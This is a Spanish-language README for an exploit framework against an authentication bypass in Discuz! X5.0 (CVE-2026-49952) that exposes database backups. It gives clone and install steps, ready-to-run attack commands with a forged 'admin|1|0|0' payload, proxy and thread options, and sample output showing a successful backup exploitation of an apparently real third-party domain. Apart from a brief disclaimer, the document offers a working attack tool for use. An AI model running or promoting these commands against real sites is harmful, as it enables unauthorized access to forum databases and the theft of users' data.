


Discuz! X5.0 Framework de explotación de bypass de autenticación (CVE-2026-49952) - Vulnerabilidad crítica que permite el acceso no autenticado a las copias de seguridad de la base de datos mediante la reutilización de tokens del oráculo de cifrado UC_KEY. CVSS 9.1. Herramienta completa con detección de versiones, ataques con múltiples payloads, shell interactiva y explotación automatizada. Solo para pruebas autorizadas.


⚡ CVE-2026-49952 | CVSS 9.1 (Crítico) | Versión 1.0.0
Una herramienta profesional de pruebas de penetración diseñada para identificar y demostrar la vulnerabilidad crítica de bypass de autenticación en Discuz! X5.0.
AVISO IMPORTANTEEsta herramienta se proporciona únicamente con fines educativos y para pruebas de seguridad autorizadas.NO utilice esta herramienta en sistemas que no le pertenezcan o para los que no tenga permiso explícito de prueba.El acceso no autorizado a sistemas informáticos es ilegal y antético.El autor no asume ninguna responsabilidad por el mal uso o los daños causados por esta herramienta.Al utilizar esta herramienta, usted acepta cumplir con todas las leyes y regulaciones aplicables.
El Framework de Explotación de Bypass de Autenticación de Discuz! X5.0 está diseñado para identificar y demostrar la vulnerabilidad crítica de bypass de autenticación (CVE-2026-49952) en las versiones de Discuz! X5.0 publicadas entre el 20 de marzo de 2026 y el 1 de mayo de 2026.
Esta vulnerabilidad permite a atacantes no autenticados acceder a la funcionalidad de copia de seguridad de la base de datos (dbbak.php) explotando el oráculo de cifrado UC_KEY para reutilizar tokens, lo que podría exponer contenidos sensibles de la base de datos.
🏆 Puntuación CVSS: 9.1 (Crítico)
🔐 Impacto: Bypass de autenticación
📂 Acceso: Archivos de copia de seguridad de la base de datos
⚡ Complejidad: Baja (fácil de explotar)
🎯 Objetivo: Discuz! X5.0 (20260320 - 20260501)
| Atributo | Detalles |
|---|---|
| Tipo de vulnerabilidad | Bypass de autenticación |
| CVE ID | CVE-2026-49952 |
| Versión CVSS | 3.1 |
| Puntuación CVSS | 9.1 (Crítico) |
| Vector de ataque | Red |
| Complejidad del ataque | Baja |
| Privilegios requeridos | Ninguno |
| Interacción del usuario | Ninguna |
| Impacto de confidencialidad | Alto |
| Impacto de integridad | Alto |
| Impacto de disponibilidad | Alto |
| Madurez del código de explotación | Funcional |
| Nivel de remediación | Corrección oficial disponible |
La vulnerabilidad existe en el endpoint dbbak.php, donde el mecanismo de validación de tokens depende del oráculo de cifrado UC_KEY. Al elaborar un payload específico en la solicitud de inicio de sesión (member.php), un atacante puede obtener un token de autenticación válido que puede reutilizarse para acceder a la funcionalidad de copia de seguridad de la base de datos sin la autorización adecuada.
❌ Discuz! X5.0 (20260320 - 20260501) - Vulnerable
✅ Discuz! X5.0 (20260510+) - Corregida
🔍 Detección de versión: Huella digital automática e identificación de la versión de Discuz!.
⚡ Ataque multi-payload: Pruebas en paralelo de múltiples variantes de payload.
🖥️ Shell interactiva: Interfaz de línea de comandos completa para explotación manual.
🚀 Explotación automatizada: Explotación con un clic y configuración mínima.
📊 Guardado de resultados: Exporta los resultados de explotación a archivos con marca de tiempo.
🌐 Soporte de proxy: Configuración de proxy HTTP/HTTPS para el tráfico de red.
🎯 Escaneo con hilos: Número de hilos configurable para optimizar el rendimiento.
🎨 Salida con colores: Salida de terminal profesional con códigos de color.
🔐 Soporte SSL/TLS: Gestiona objetivos tanto HTTP como HTTPS.
🔄 Gestión de sesiones: Mantiene el estado de sesión persistente.
📦 Personalización de payload: Soporte para inyección de payloads personalizados.
🎯 Validación del objetivo: Verifica la instalación de Discuz! antes de la explotación.
Python: Versión 3.7 o superior
Pip: Administrador de paquetes de Python
# Clone the repository
git clone https://github.com/CerberusMrXi/Discuz-X5.0-Authentication-Bypass-Exploit-Framework
cd Discuz-X5.0-Authentication-Bypass-Exploit-Framework

# Install required packages
pip install -r requirements.txt

# Verify installation
python3 exploit.py --help
# Build the Docker image
docker build -t exploit .

# Run the container
docker run -it --rm exploit http://target.com
# Simple exploitation
python3 exploit.py http://target.com

# With output file
python3 exploit.py http://target.com --output results.txt

# Verbose mode for debugging
python3 exploit.py http://target.com --verbose
# With proxy and custom threads
python3 exploit.py https://target.com --proxy http://127.0.0.1:8080 --threads 10

# Custom payload
python3 exploit.py http://target.com --payload "admin|1|0|0"

python3 exploit.py http://discuz.eda.com.my
██████╗ ██╗███████╗██╗   ██╗███████╗███████╗██████╗
██╔══██╗██║██╔════╝██║   ██║╚══███╔╝╚══███╔╝╚════██╗
██║  ██║██║███████╗██║   ██║  ███╔╝  ███╔╝  █████╔╝
██║  ██║██║╚════██║██║   ██║ ███╔╝  ███╔╝  ██╔═══╝
██████╔╝██║███████║╚██████╔╝███████╗███████╗███████╗
╚═════╝ ╚═╝╚══════╝ ╚═════╝ ╚══════╝╚══════╝╚══════╝

Discuz! X5.0 Authentication Bypass Exploit Framework
CVE-2026-49952 | CVSS: 9.1 (Critical )
Author: Sudeepa Wanigarathna | Version: 1.0.0
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

[14:32:15] ► Phase 1: Target Reconnaissance
[14:32:15] ➜ Testing connectivity to http://discuz.eda.com.my
[14:32:16] ➜ Detecting Discuz! version...
[14:32:16] ✔ Discuz! Version: X5.0
[14:32:16] ⚡ Target is running a vulnerable version!
[14:32:16] ► Phase 2: Authcode Acquisition
[14:32:16] ➜ Extracting authcode with payload: admin|1|0|0
[14:32:17] ✔ Authcode: aBcDeFgHiJkLmNoPqRsT...
[14:32:17] ► Phase 3: Exploitation
[14:32:17] ➜ Executing exploit (operation: backup )
[14:32:18] ✔ Exploit successful!
[14:32:18] ✔ Results saved to discuz_exploit_20260724_143218.txt
